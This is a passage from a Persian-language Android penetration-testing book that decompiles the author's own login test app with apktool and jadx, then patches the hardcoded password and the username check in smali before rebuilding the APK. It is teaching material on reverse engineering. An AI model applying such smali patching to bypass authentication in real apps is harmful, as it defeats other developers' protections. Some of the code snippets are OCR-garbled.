8          <category android:name="android.intent.category.LAUNCHER" />
9        </intent-filter>
10       </activity>
11       <provider android:authorities="ir.cafenode.apptest.androidx-startup" android:exported="false" android:name="androidx.startup.InitializerProvider" android:label="Initializers Provider" android:icon="@+id/icon" />
12       <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup" />
13       <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup" />
14       <meta-data android:name="androidx.profileinstaller.ProfileInstallerInitializer" android:value="androidx.startup" />
15     </provider>
16     <receiver android:directBootAware="false" android:enabled="true" android:exported="true" android:name="androidx.profileinstaller.receiver.DirectBootAwareReceiver" android:label="Direct Boot Aware Receiver" android:icon="@+id/icon" />
17       <intent-filter>
18         <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE" />
19       </intent-filter>

```

که قبلا هم توضیح دادیم که این فایل قلب اپلیکیشن اندروید هست و چیزی که برای ما مهم بود package بود:



```
note.txt      </> AndroidManifest.xml X  
users > meisamrce > Desktop > app-login > </> AndroidManifest.xml  
1   dkVersionCodename="14" package="ir.cafenode.apptest" platformBuildVersi  
2  
3
```

و main activity را هم می توانیم داخل آن بینیم :




```
<uses-permission android:name="ir.cafenode.apptest.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>  
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory">  
    <activity android:exported="true" android:name=".MainActivity">  
        <intent-filter>  
            <action android:name="android.intent.action.MAIN"/>  
            <category android:name="android.intent.category.LAUNCHER"/>  
        </intent-filter>  
    </activity>  
    <provider android:authorities="ir.cafenode.apptest.androidy-startup" android:exported="false" android:name="ir.cafenode.apptest.Provider" />
```


البته این ممکن است اسم آن در برنامه های دیگر متفاوت باشد.

این در واقع launcher activity که می بینید و وقتی برنامه می خواهد باز شود این activity را برای ما اجرا می کند.

الان برگردیم داخل پوشه res را باز کنیم تمام resource های اینجا قرار دارند. مثل layout




الآن اگر layout را باز کنیم داخل آن activity_main.xml را می بینیم:




باز می کنیم و حتی می توانیم تغییراتی در آن اعمال کنیم: (فعلاً دست نمی زنیم)

۱۴۵ ■ فصل ۲. مهندسی معکوس نرم افزار های اندروید




```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout android:orientation="vertical" android:padding="20.0dp" android:layout_width="fill_parent" android:layout_height="wrap_content"
    xmlns:android="http://schemas.android.com/apk/res/android" xmlns:app="http://schemas.android.com/apk/res-auto">
    <LinearLayout android:orientation="horizontal" android:layout_width="fill_parent" android:layout_height="wrap_content">
        <TextView android:layout_width="wrap_content" android:layout_height="fill_parent" android:text="Username:" />
        <EditText android:id="@+id/editUsername" android:layout_width="fill_parent" android:layout_height="fill_parent" android:layout_weight="1" />
    </LinearLayout>
    <LinearLayout android:orientation="horizontal" android:layout_width="fill_parent" android:layout_height="wrap_content">
        <TextView android:layout_width="wrap_content" android:layout_height="fill_parent" android:text="@string/xt_password" />
        <EditText android:id="@+id/editPassword" android:layout_width="fill_parent" android:layout_height="fill_parent" android:layout_weight="1" />
    </LinearLayout>
    <LinearLayout android:orientation="horizontal" android:layout_width="fill_parent" android:layout_height="fill_parent" android:layout_weight="1" />
    <Button android:id="@+id/btnLogin" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="Login" />
    <Button android:id="@+id/btnExit" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="Exit" />
</LinearLayout>
```

داخل res پوشه بسیار مهمی وجود دارد به نام value



البته همانطور که می بینید این value ها به زبان های مختلفی وجود دارند.

پوشه value هم شامل این فایل ها می باشد:



برای مثال الان اگر برنامه نویس string های را در برنامه استفاده کرده باشد داخل فایل strings.xml وجود دارد .
یا مثلاً اسم اپلیکیشن را می توانیم اینجا تغییر بدهیم :

```
30 <string name="androidx_startup">androidx.startup</string>
31 <string name="app_name">AppTest</string>
```

که اگر بخواهیم می توانیم همین الان اسم نرم افزار را تغییر بدهیم:

```
<string name="app_name">برنامه تست</string>
```

یا password که قبلاً گذاشته بودیم هم همینطور:


```
151 <string name="password">123@456</string>
```

تبديل می کنیم به 1:

```
<string name="password">1</string>
```

اگر بخواهیم لوگوی برنامه را تغییر بدھیم از این مسیر می شود:

Res > mipmap-hdpi > ic_launcher_round.web




حتی ممکن است یک دکمه ای disable بوده باشد و ما می توانیم آن را enable کنیم.

Flag را هم می توانیم تغییر بدھیم.


این ها مربوط به theme / animator / color هستند.

drawable مربوط به تصاویر هست:




اما چرا چندین drawable داریم؟ این ها در واقع سایزهای متفاوت هستند چون در رزولوشن های متفاوت از آن ها استفاده می شود.


Mipmap ها هم icon های برنامه هستند.



در پوشه asset هم ممکن است فایل‌های مختلف وجود داشته باشد:




مثلاً بخواهیم فونت فارسی اضافه کنیم از پوشه asset این کار را انجام می‌دهیم. در واقع هرچیزی که در resource‌ها وجود ندارد با استفاده از get asset در اندورید load و بارگذاری می‌شود و داخل asset قرار میدهند. فایلی داشتیم به نام classes. که دیگر اینجا وجود ندارد، در واقع این فایل داخل پوشه smali می‌باشد و تمام source‌های برنامه smali شده است.



۱۴۹. فصل ۲. مهندسی معکوس نرم افزار های اندروید ■

الان پوشه ir را باز کنیم پوشه apptest را باز کنیم cafenode هست و cafenode را باز کنیم هست که همان پکیج ما می باشد که تمام کد هایی که نوشته بودیم به این شکل در آمده است:




اینMainActivity.smali فایل را که در Vscode باز کنیم، فایل smali محدودیت دارد و نمی تواند خیلی سنتگین باشد، برای همین کار به چند فایل شکسته می شود. در تصویر بالا هم اگر دقیق کنید MainActivity سه تا فایل شده است. می توانیم smali extension را روی Vscode نصب کنیم که کدهای smali را بهتر نمایش دهد :



۱۵۰ ■ تست نفوذ اپلیکیشن‌های اندروید

در smali تمام کدهایی برنامه تبدیل شده به یک سری opcode که تقریباً معادل دستورات assembly هست.



```
.line 12
invoke-direct {p0}, Landroidx/appcompat/app/AppCompatActivity;.><init>()

const/4 v0, 0x0

.line 14
    I
input-object v0, p0, Lir/cafenode/apptest/MainActivity;.>txtUsername:Landroid/widget/EditText;


.line 15
input-object v0, p0, Lir/cafenode/apptest/MainActivity;.>txtPassword:Landroid/widget/EditText;

.line 17
input-object v0, p0, Lir/cafenode/apptest/MainActivity;.>btnLogin:Landroid/widget/Button;

.line 18
input-object v0, p0, Lir/cafenode/apptest/MainActivity;.>btnExit:Landroid/widget/Button;

return-void
.end method
```

تمامی id ها هم اینجا هستند:



اگر باز کنیم می‌توانیم id های خود را بینیم:

```
# static fields
.field public static btnExit:I = 0x7f080062

.field public static btnLogin:I = 0x7f080063

.field public static editPassword:I = 0x7f0800ad

.field public static editUsername:I = 0x7f0800ae
```

قبل اهم گفته ایم وقتی مثلاً یک `btnExit` قرار میدهیم یک `id` به آن انتساب داده می شود.

تمامی نوت های این دوره و کدهاش داخل `github` من وجود دارد:


<https://github.com/meisamrce/android-secure-coding>

برای استفاده از `source` باید داخل سیستم خود `git` را نصب کنید و با استفاده از دستور

زیر این پرتو زه را از `github` من دانلود کنید:

`git clone https://github.com/meisamrce/android-secure-coding.git`


یا میتوانید فایل `zip` را دانلود کنید:




الان اگر یک اپلیکیشن واقعی دیگر را باز کنیم (داخل github هم داخل پوشه real-app) هست ما اسم آن را عوض کردیم گذاشتیم (app1) و decompile کنیم:

```
meisamrce@meisamrces-MBP Desktop % git clone https://github.com/meisamrce/android-secure-coding
meisamrce@meisamrces-MBP Desktop % ls
app-login      app-login.apk  app1.apk      note.txt      print-pdf      web
meisamrce@meisamrces-MBP Desktop % apktool d app1.apk
/app-login/    app-login.apk*  app1.apk*
```

نتیجه این می شود :




اپلیکیشن‌های تجاری کمی ساختارشان متفاوت هست.
و همانطور که در تصویر بالا هم مشاهده میکنید smali و smali_classes2 وجود دارد ، علت آن این است که این برنامه انقدر بزرگ بوده که دو تا فایل classes داشته یک پوشه lib هم داریم که اگر باز کنیم می بینیم:



یک سری از برنامه ها از (JNI) Native development Kit استفاده میکنند که با (Java Native interface) لود می شوند.


داخل lib می بینیم که این برنامه از چه کتابخانه هایی استفاده می کند و معماری آن ها را هم می بینید :



این دو تا پوشه یعنی اینکه ما می توانیم در Genymotion و android-x86 نرم افزار را اجرا کنیم.

هم می توانیم در گوشی اجرا کنیم، و اگر آن شویم این فایل ها را هم یعنی در v7a می بینیم:

arm64-v8a هم می توانیم داخل Genymotion اجرا کنیم، و اگر آن شویم این فایل ها را هم یعنی در v7a می بینیم:



این اولی مربوط به root beer هست:

<https://github.com/scottyab/rootbeer>

که کتابخانه‌ای می‌باشد که اکثر اپلیکیشن‌ها از آن استفاده می‌کنند که بتوانند مکانیزم root بودن گوشی را شناسایی کنند.

در واقع اگر کتابخانه‌ای را داریم استفاده می‌کنیم که با C++ نوشته‌یم باید از برای همه عمارتی‌ها build بگیریم.


الان گوشی‌های جدید با عمارتی v8 هستند.

به سورس فایل‌های .so. هم نمی‌توانیم برسیم، فقط می‌توانیم disassemble کنیم، یعنی باید تبدیل کنیم به opcode و آنجا تغییرات را اعمال کنیم.

حالا می‌خواهیم با فرایند smali patching این اپلیکیشن را bypass کنیم.

داخل github من یک فایل dalvik_opcode.pdf هست، که تمامی opcode‌هایی که نیاز دارید داخل آن وجود دارد.


فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۵۵



ما داخل اپلیکیشن خودمان (که با هم ایجادش کرده بودیم) پسورد را به ۱ تغییر داده بودیم.
حالا می خواهیم username `meisam` را هم به `apptest` تغییر بدھیم.
پس وارد مسیر زیر می شویم:

Smali > ir > cafenode > apptest

فایل اول که MainActivity.smali هست را باز می‌کنیم و دنبال کلمه admin می‌گردیم.
قبل اهم از طریق دستور jadx-gui app-login.apk وارد شده بودیم و دیدیم که:



```

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android.support.v4.app.FragmentActivity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.txtUsername = (EditText) findViewById(R.id.editUsername);
        this.txtPassword = (EditText) findViewById(R.id.editPassword);
        this.btnLogin = (Button) findViewById(R.id.btnLogin);
        Button button = (Button) findViewById(R.id.btnExit);
        this.btnExit = button;
        button.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.apptest
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.finish();
            }
        });
        this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: ir.cafenode.a
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                String obj = MainActivity.this.txtUsername.getText().toString();
                String obj2 = MainActivity.this.txtPassword.getText().toString();
                Log.e("MEISAM", obj);
                if (obj.equals("admin") && obj2.equals(MainActivity.this.getString(R.string.password))) {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
                } else {

```

این admin که اینجا hardcoded شده و یکجا هم برای string password از string ها داشت که رفتیم و آن را تغییر دادیم به مقدار ۱:

```

Log.e("MEISAM", obj);
if (obj.equals("admin")) && obj2.equals(MainActivity.this.getString(R.string.password))) {
    Toast.makeText(MainActivity.this.getApplicationContext(), "Login Success!", 0).show();
}

```


حالا می‌خواهیم این admin را هم تغییر بدھیم.
بر می‌گردیم در همان مسیری که بالاتر گفتم و اگر در همان فایل اول کلمه admin را پیدا نکردیم فایل‌های (MainActivity\$1.smali) را باز می‌کنیم و دنبال admin می‌گردیم، ما داخل فایل سومی یعنی MainActivity\$2.smali آن را پیدا کردیم و تغییرش میدھیم به meisamrce :

فصل ۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۵۷



```
move-result-object v0
invoke-virtual {v0}, Ljava/lang/Object;.>toString()Ljava/lang/String;
move-result-object v0
const-string v1, "MEISAM"
.line 41
invoke-static {v1, p1}, Landroid/util/Log;.>e(Ljava/lang/String;Ljava/lang/String;)I
const-string v1, "meisamrce"
```

حالا فایل را میبندیم و عملیات compile انجام میدهیم .
Jadx یک ایرادی که دارد این است که گاهها فایلی با پسوند cash می سازد که باید آن ها را پاک کنیم:



حالا وارد مسیری که فایل را decompile کرده بودیم میشویم :



```
meisamrce@meisamrces-MBP Desktop % ls
app-login      app-login.apk.cache    app1          note.txt      web
app-login.apk   app-login.cache     app1.apk       print-pdf
meisamrce@meisamrces-MBP Desktop %
```

حالا برای compile کردن آن می گوییم:

```
apktool b app-login
```

```
meisamrce@meisamrces-MBP Desktop % apktool b app-login
I: Using Apktool 2.9.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: app-login/smali/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/.DS_Store
W: Unknown file type, ignoring: app-login/smali/ir/cafenode/.DS_Store
```

: Built apk into: app-login/dist/app-login.apk

و در نهایت فایل جدید در مسیر app-login/dist/app-login.apk ساخته میشود.
اما این فایل apk که ساخته شده signature ندارد و نمی توانیم آن را نصب کنیم،
می توانیم تست کنیم.

وارد مسیر خروجی فایل میشویم :

```
meisamrce@meisamrces-MBP Desktop % cd app-login/dist/
meisamrce@meisamrces-MBP dist % ls
app-login.apk
meisamrce@meisamrces-MBP dist %
```

چون قبل نصب کرده بودیم اول باید آن را حذف کنیم:

```
meisamrce@meisamrces-MBP dist % adb uninstall ir.cafenode.apptest
Success
meisamrce@meisamrces-MBP dist %
```

حالا دستور نصب را وارد می کنیم:

۱۵۹ فصل ۲. مهندسی معکوس نرم افزار های اندروید ■

```
meisamrce@meisamrcses-MBP dist % ls  
app-login.apk  
meisamrce@meisamrcses-MBP dist % adb install app-login.apk  
Performing Streamed Install  
adb: failed to install app-login.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed collecting certificates for /data/app  
ailed to collect certificates from /data/app/vmdl927131623.tmp/base.apk: Attempt to get length of null array]  
meisamrce@meisamrcses-MBP dist %
```

